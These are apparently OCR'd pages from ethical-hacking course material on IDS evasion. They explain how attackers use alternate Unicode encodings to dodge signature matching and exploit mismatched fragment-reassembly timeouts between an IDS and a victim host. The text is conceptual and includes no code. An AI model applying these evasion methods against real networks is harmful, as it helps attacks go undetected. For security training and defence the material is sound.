
points” in the Unicode code space. The most commonly used character encodings are Unicode Transformation Format (UTF)-8 and UTF-16.

For Example: In UTF-16, the character “/” can be represented as “%u2215” and “e” as “%u00e9”; in UTF- 8, “©” can be represented as “%c2%a9” and “≠” as “%e2%89%a0.”

Problems with Unicode:

In the Unicode code space, all the code points are treated differently, but it is possible that there are multiple representations of a single character. There are also code points that alter the previous code points. Moreover, applications or OS may assign the same representation to different code points. Because of this complexity, some IDS mishandle Unicode, as Unicode allows multiple interpretations of the same characters.


For example, “\” represents 5C, C19C, and E0819C, which makes writing pattern-matching signatures very difficult. Taking advantage of this fact, attackers can convert attack strings into Unicode characters to avoid pattern and signature matching in the IDS. Attackers can also encode URLs in HTTP requests using Unicode characters to bypass HTTP-based attack detection at the IDS.



Fragmentation Attack

- Fragmentation can be used as an attack vector when **fragmentation timeouts** vary between the IDS and the host
- If the fragment reassembly timeout is **10 sec** at the IDS and **20 sec** at the target system, attackers will send the second fragment **15 sec** after sending the first fragment
- In this scenario, the IDS will **drop the fragments** as the second fragment is received after its reassembly time, but the target system will reassemble the fragments
- Attackers will keep sending the fragments with **15 sec delays** until all the attack payload is reassembled at the target system

Attacker
NIDS
Frag_timeout = 10 sec
Victim
Frag_timeout = 20 sec
Time = 0 sec
Frag 1
Sending
Frag 1
Received
Frag 1
Received
Time = 15 sec
Waiting
Dropped
Frag 1
Waiting
10 sec <Time < 20 sec
Frag 2
Sending
Frag 2
Received
Frag 2
Frag 1
Attack



Fragmentation Attack (Cont'd)

A similar fragmentation attack works when the IDS timeout exceeds that of the victim

- The victim and the IDS both receive **frags 2 and 4** out of the 4 fragments, both carrying a false payload
- The victim drops these two fragments after **30 sec** and does not send an ICMP as frag 1 was never received
- The victim and the IDS receive **frags 1 and 3** out of the 4 fragments
- The IDS reassembles the 4 received fragments, but the computed net **checksum** is invalid, so the packet is dropped
- The victim and the IDS receive real **frags 2** and **4** out of the 4 fragments
- The victim reassembles the 4 received fragments and is **attacked**; the IDS times out frags 2 and 4 and drops the fragments

Attacker
NIDS
Frag_timeout= 60 sec
Victim
Frag_timeout= 30 sec
Time = 0 sec
Frag 2
Frag 4
Sending
Frag 2
Frag 4
Received
Frag 2
Frag 4
Received
Time = 30 sec
Waiting
Frag 2
Frag 4
Frag waiting
Fragments dropped
30 sec < T < 60 sec
Frag 1
Frag 3
Sending
Frag 4
Frag 3
Frag 2
Frag 1
False Reassembly
Frag 1
Frag 3
Received
30 sec < T < 60 sec
Frag 2
Frag 4
Sending
Frag 2
Frag 4
Received
Frag 4
Frag 3
Frag 2
Frag 1
Correct reassembly
Attack

Fragmentation Attack

IP packets must follow the standard **Maximum Transmission Unit (MTU)** size while traveling across the network. If the packet size is exceeded, it will be split into multiple fragments ("fragmentation"). The IP header contains of a fragment ID, fragment offset, fragment length, fragments flags, and others besides the original data. In a network, the flow of packets is irregular; hence, systems need to keep fragments around, wait for future fragments, and then reassemble them in order. Fragmentation can be used as an attack vector when fragmentation timeouts vary between the IDS and the host. Through the process of fragmenting and reassembling, attackers can send malicious packets over the network to exploit and attack systems. To avoid detection by an IDS, attackers may exploit fragmentation by using the fragment reassembly timeout, which varies from system to system.

- **Attack Scenario - 1**

  If, for example, the fragment reassembly timeout is 10 s at the IDS and 20 s at the target system, attackers will send the second fragment 15 s after sending the first fragment. In this scenario, the IDS will drop the fragment on receiving the second fragment after its reassembly timeout, but the target host will reassemble the fragments. Attackers will continue sending fragments with intervals of 15 s until the attack payload is reassembled at the target system. Thus, the victim will reassemble the fragments and receive the attack code, whereas the IDS will not detect this or generate alerts as the IDS drops the fragments.

